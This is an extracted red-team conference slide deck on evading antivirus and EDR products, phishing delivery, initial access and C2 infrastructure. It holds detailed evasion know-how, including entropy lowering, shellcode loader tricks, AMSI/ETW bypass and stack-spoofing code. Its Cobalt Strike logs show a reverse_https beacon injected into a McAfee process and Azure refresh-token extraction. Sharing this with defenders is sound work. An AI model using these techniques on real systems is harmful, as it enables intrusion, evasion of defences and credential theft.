


Entropy, File Pumping, Bloating

- » Entropy measures how much random data looks like.
 - » The lower – the less random.
 - » Higher the entropy, the more packed/**anomalous** data looks like at first glance

- » **File Pumping** - stuffing executable with plenty of long strings
 - » Random English words
 - » Visual Studio solution building could be configured with Pre-Build Event running python script that modifies source code.

- » **File Bloating**
 - » Instead of keeping implant as small as possible – insert lots of English words
 - » That will lower entropy and increase chance, that AV/EDR wont scan a file.
 - » Make your *persisting* implant **50 MBs** or more 🍷



Mike Saunders
@hardwaterhacker

Today I learned CrowdStrike's ML AV component looks at total entropy in an executable and will block it if the entropy level is above some threshold. Successful bypass by adding English words in character arrays to decrease overall entropy.

[Przetłumacz Tweeta](#)

12:24 AM · 12 mar 2022 · TweetDeck

161 Tweetów podanych dalej 14 Cytatów z Tweeta 848 Polubień

<https://twitter.com/hardwaterhacker/status/1502425183331799043>



Shellcode Loader Strategies

1. Time-Delayed Execution times out emulation & makes AV transit into behavioural analysis
2. Run Shellcode only when correct decryption key acquired
3. Conceal shellcode in **second-to-last** (better **N-to-last**) PE Section
4. Use Parent PID Spoofing wherever applicable

5. Prefer staying Inprocess / Inline

6. For Remote Injection – freestyle **DripLoader-way** *
 - » Dechain Alloc + Write + Exec steps
 - » Introduce significant delays among them
 - » Split shellcode into chunks & write in randomized order
- » For Target process => use one that lets you blend-in with:
CLR.dll, WinHTTP.dll, Credui.dll

Nighthawk shellcode loader decryption key recovery options:

Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.



Exotic Evasions

» Patchless AMSI + ETW Evasion (via HWBP + DR0..DR3) *

» Calling out to APIs safely with Direct Syscalls

- » Apply Self IAT Hooking to redirect unsafe *CreateRemoteThread* to safe Direct Syscall stub instead

» Advanced In-Memory Evasions

» Shellcode Fluctuation

» *proper* Call Stack Spoofing

» Process Heap Masking

» Unlink malware PE modules (*credui*, *winhttp*) from PEB upon *Sleep()*

» Indirect Execution -> jump to shellcode via System Library Gadgets

» Indirect Handles Acquisition

» convert HWND into Process Handle (*GetProcessHandleFromHwnd*)

» reuse opened LSASS handles

» *Anti-Debug, Anti-VM, Anti-Dump, Anti-Splicing, Anti-Sandbox, Anti-Emulation, Anti-Forensics, yeeaaaahhh*

Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS
> 0x217bcbf0000	Mapped	4 kB	RW		4 kB	4 kB	4 kB	4 kB
> 0x217bcbfc000	Mapped	4 kB	RW		4 kB	4 kB	4 kB	4 kB
✓ 0x217bcbfd000	Private	312 kB	RW		312 kB	312 kB		
0x217bcbfd000	Private: Commit	4 kB	RW		4 kB	4 kB		
0x217bcbfd1000	Private: Commit	172 kB	RX		172 kB	172 kB		
0x217bcbfc000	Private: Commit	136 kB	RW		136 kB	136 kB		
> 0x217bd020000	Mapped	4 kB	R		4 kB		4 kB	4 kB
> 0x217bd030000	Mapped	4 kB	R		4 kB		4 kB	4 kB

Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS
> 0x25c21f40000	Private	780 kB	RW		16 kB	16 kB		
✓ 0x25c22010000	Private	312 kB	RW		312 kB	312 kB		
0x25c22010000	Private: Commit	312 kB	RW		312 kB	312 kB		
> 0x25c22060000	Private	780 kB	RW		8 kB	8 kB		
> 0x25c22130000	Mapped	4 kB	R		4 kB		4 kB	4 kB
> 0x25c22140000	Mapped	4 kB	R		4 kB		4 kB	4 kB

```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
    auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
    const auto origReturnAddress = *overwrite;
    *overwrite = 0;

    [...]
    *overwrite = origReturnAddress;
}
```

That *may* push back on Dom's Beacons hunting query ^.^



AV Specifics

- » AV GUI processes aren't typically self-defended against process injection.
- » A little poking tells us we can attack `fcnm.exe` - McAfee's process - as it's not protected by the Kernel module
- » I've got AV/EDR benchmarking tool github.com/Binary-Offensive/polonium that I use to map out these gaps

```
beacon> ps
[*] Tasked beacon to list processes
[+] [01/31 06:26:07] host called home, sent: 12 bytes
[*] Process List with process highlighting
[*] Current Running PID: Yellow 33724
[*] Explorer/Winlogon: BLUE
[*] Admin Tools: LIGHT BLUE
[*] Browsers: GREEN
[*] AV/EDR: RED
```

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System			
8	928	winlogon.exe			
120	4	Registry			
3772	1008	svchost.exe			
3808	23076	firefox.exe	x64	1	
3884	4708	fcnm.exe	x64	1	
3896	5640	fcag.exe	x64	1	
4000	1008	svchost.exe			

```
beacon> inject 3884 x64 2-https-gso-vpn
[*] Tasked beacon to inject windows/beacon_https/reverse_https ( :443) into 3884 (x64)
[+] [01/31 06:28:12] host called home, sent: 261879 bytes
```

IP	Port	Process	PID	Arch	Time
192.168.239.1	2-https-gso-vpn	fcnm.exe	3884	x64	10s
192.168.239.1	2-https-gso-vpn	werfault.exe	33724	x64	8s

Step 1. Find "fcnm.exe" process PID

Step 2. Inject your Beacon into that process



AV Specifics

```
set spawn_to_x64 "%WINDIR%\Sysnative\conhost.exe"
set spawn_to_x86 "%ProgramFiles(x86)%\Citrix\ICA Client\ssonsvr.exe"
```

- » Sometimes, the best evasion is lurking out there in log files.
- » Here, McAfee AV tells us nicely which processes are excluded from scanning
 - » %WINDIR%\ProgramData\McAfee\Endpoint Security\Logs\AdaptiveThreatProtection_Activity.log
- » Knowing that **conhost.exe** is a process excluded from scanning – we can stuff our Beacons up in there ☺

Task Manager window showing processes. The 'fcnm.exe' process is highlighted, showing it is running at PID 18028, x64 architecture, and has been running for 2 minutes.

Event Log window showing details for PID 18028. The log shows the process is running and has received output from a beacon.

fcnm.exe (18028) Properties window showing the file name 'C:\Program Files\McAfee\DLP\Agent\fcnm.exe' and the command line: `"C:\Program Files\McAfee\DLP\Agent\fcnm.exe" chrome-extension://blicmleglokdleipjpnikh`.

```

MINGW64 /c/ProgramData/McAfee/Endpoint Security/Logs
$ cat AdaptiveThreatProtection_Activity.log | grep -i -P 'ssonsvr|conhost|selfservice' | cut -d '|' -f 9 | sort -u
Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfServicePlugin.exe
Skipping scan for excluded file C:\Windows\System32\conhost.exe
Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\ssonsvr.exe
Skipping scan for excluded process C:\Windows\System32\conhost.exe
  
```




Command & Control

- » Switch from Fork & Run into **Inline** (Inprocess) operations
 - » Hard to safely perform Remote Process Injection with apex EDR
- » So instead of injecting - remain *inprocess*
 - » We stick along with customised version of **BOF.NET** by @CCob

```
bofnet_init
bofnet_load seatbelt
bofnet_executerassembly seatbelt OSInfo
```

```
beacon> bofnet_jobs
```

```
[*] Attempting to execute BOFNET BOFNET.Bofs.Jobs.JobList
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
[+] received output:
```

```
- [ 10] Type: ExecuteAssembly, Active: False, Output: True ( 2 bytes), Args: "st
- [ 17] Type: ExecuteAssembly, Active: False, Output: True ( 1023 bytes), Args: "st
+ [ 7] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args: "carbuncle search /body /content:
+ [ 21] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args: "carbuncle search /body /content:
+ [ 20] Type: ExecuteAssembly, Active: True, Output: False ( 0 bytes), Args: "carbuncle search /body /content:
```

Fork & Run (BAD):

```
beacon> execute-assembly seatbelt -group=all
```

Inline (GOOD):

```
beacon> bofnet_jobassembly seatbelt -group=all
```

```
beacon> bofnet_executerassembly sharpprt
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
-----

:: SharpPRT - Primary Refresh Token extractor.

[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique

[.] Machine connected to Azure AD:
Tenant ID      : 
Tenant Name    : 
Device Name    : 
OS Version     : 10.0.19042.867
User Email     : 

[.] Primary Refresh Token extraction:
Nonce  : AwABAAEAAAACAOz_BAD0_ytHRsu7uQfmfgcCE6sCOF4iaUVMET0dKMBp
Target : https://login.microsoftonline.com/login.srf
Cookie : x-ms-RefreshTokenCredential
PRT    :
```




```
eyJhbGciOiJIUzI1NiIsICJ0eSI6InR5cGU6ImF1dG8iLCJ1eWUiOiJ0eW9yL
```




Command & Control

- » Utilise Nginx Rev-Proxy + RedWarden to cut off suspicious Requests & evade JA3
- » C2 over Serverless Redirectors (Clouds) & Domain Fronting (CDNs)
 - » AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
 - » Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- » Communicate over Exotic channels (C3):

- » Github
- » JIRA, Discord, Slack, Mattermost
- » Dropbox, Google Drive
- » OneDrive
- » MSSQL
- » LDAP
- » Printer Jobs



Internet

Intranet

The screenshot shows the OneDrive web interface. On the left, there's a sidebar with 'My files', 'Recent', 'Shared', 'Recycle bin', and 'Quick access'. The main area displays a list of files and folders. A red arrow points to the 'files.zip' file, which is highlighted. A context menu is open over the file, showing options like 'Download', 'Share', and 'Details'. The file size is 34 MB.

Name	Modified	App	Size	Shareability
Desktop	May 26, 2021	SharePoint-app	10 items	Private
Documents	May 26, 2021	SharePoint-app	457 items	Private
EdgeBookmarks	November 27, 2020		1 item	Private
W7Config	April 14, 2020		7 items	Private
Links	April 14, 2020		4 items	Private
Downloads	April 14, 2020		171 items	Private
.Favorites	April 14, 2020		19 items	Private
files.zip			34 MB	Private
files			4.1 MB	Private
			1.7 KB	Private
			88 MB	Private

<https://github.com/mgeeky/Stracciatella>



SUMMARY



Conclusions

- » As long as there are detection gaps, attackers will always have ways in
- » Mostly AVs & EDRs generate useful alerts - evade them and live free
- » **The Art of Evasion requires 100 tries and 99 failures** - that single one will get you there (*ekhm, CPL*)
- » **EDRs** are good at sensing popular C2s. **Use Open-Source Mythic/Sliver and they won't notice.**
- » **Respect your Customer & Blue Team fellows**
 - » Be responsible about your cyber-weapons: watermark & track them, collect your IOCs in advance
 - » You evaded? So cool -> now, during debrief: share your stuff, TTPs, code samples
 - » Help defence improve, raise yourself *that* bar
- » Full slide deck (including bunch of hidden slides) available at <https://mgeeky.tech/>




Phishing – Bullet Points – What Works

- » Spearphishing via Third-Party channels – LinkedIn
- » Forget about attachments in 2022, URLs are the primary viable vector
- » Email Delivery-wise:
 - » *GoPhish on VM1*
 - » *SMTP Redirector on VM2*
 - » *Google Suite / any other decent quality email suite as a next-hop forwarder*
- Frequency – extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
 - Landing Page equipped with Anti-Sandbox
 - HTML Smuggling + delay + “*plausible deniability*” decoy payload



Delivery – Bullet Points

- » My personal Bonnie & Clyde:
 - » 2022, still **HTML Smuggling + Macro-Enabled Office document** = 
 - » MacOS – VBA to JXA -> but then heavily sandboxed
- » Secret Sauce lies in VBA poetry
- » HTML hosted in high-reputation websites, storages, clouds
- » Smuggling must include self-defence logic
- » **Office document encryption** kills detection entirely – “VelvetSweatshop” might too!
- » **VBA Purging** lowers detection potential
- » VBA Stomping no longer has significant impact on detection potential, therefore not required
- » Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines



Initial Access – Bullet Points

» HTML Smuggling

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

» Yummiest Payload Formats

- » PUB, PPTM – rarely blacklisted/sandboxed
- » ACCDB, MDE – for those who favor exotic ones
- » DOCX + Remote Templates (with arbitrary extensions),
- » DOC/XLS heavily obfuscated/encrypted/purged/yadda, yadda
- » CPL – still ignored by CrowdStrike



Initial Access – Bullet Points

» Effective VBA Macros Strategies

» File Droppers

- » *Simplicity at its best*
- » ***DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation***
 - » *forget about EXEs in 2022*
- » Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading
- » Drop XLL & setup Excel extension
- » Drop DLL & execute COM Hijacking

» DotNetToJScript flavoured

- » Pure In-Memory execution
- » Ironically bypasses Defender's ASR rule:
 - » *“Block office applications from injecting into other processes”*

» XSL TransformNode

- » Pure In-Memory execution
- » super effective, not signed, low IOC surface, lesser known



Installation – Bullet Points

» Use Custom Malware or Customize Lesser Known C2s

- » Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers

» Develop Custom Shellcode Loader

- » If you ask me - I'm a purist – C/C++ is the optimal language choice.
 - » Rust/Go/C# add their own specific nuances, I don't buy them for MalDev
 - » Nim looks promising though
- » Embed shellcodes in Proxy DLL loaders
- » Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)
- » Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE
- » Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

» Malware Development CI/CD Pipeline

- » Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.



C2 – Bullet Points

» Egress Through HTTPS – Highly Trafficked Servers Only

- » Serverless Redirectors,
- » Domain Fronting via CDN,
- » Legitimate services – Github, Slack, MS Teams, Asana

» Forget DNS, ICMP, IRC

- » We're no longer in mid-90s – robust NIPS/NIDS and ML-based signaturing outrules exotic protocols

» Offensive Deep Packet Inspection

- » Closely examine Inbound requests and decide if they originate from your Implants/Infra
- » If not, kill them at spot – TCP RESET/Redirect/404
- » RedWarden-style:
 - » Rev-PTR inspection
 - » WHOIS, IP Geo
 - » HTTP Headers
 - » Alignment to expected Malleable contract

Q & A? 😊



@mariuszbit / mb@binary-offensive.com

<https://mgeeky.tech>

<https://github.com/mgeeky>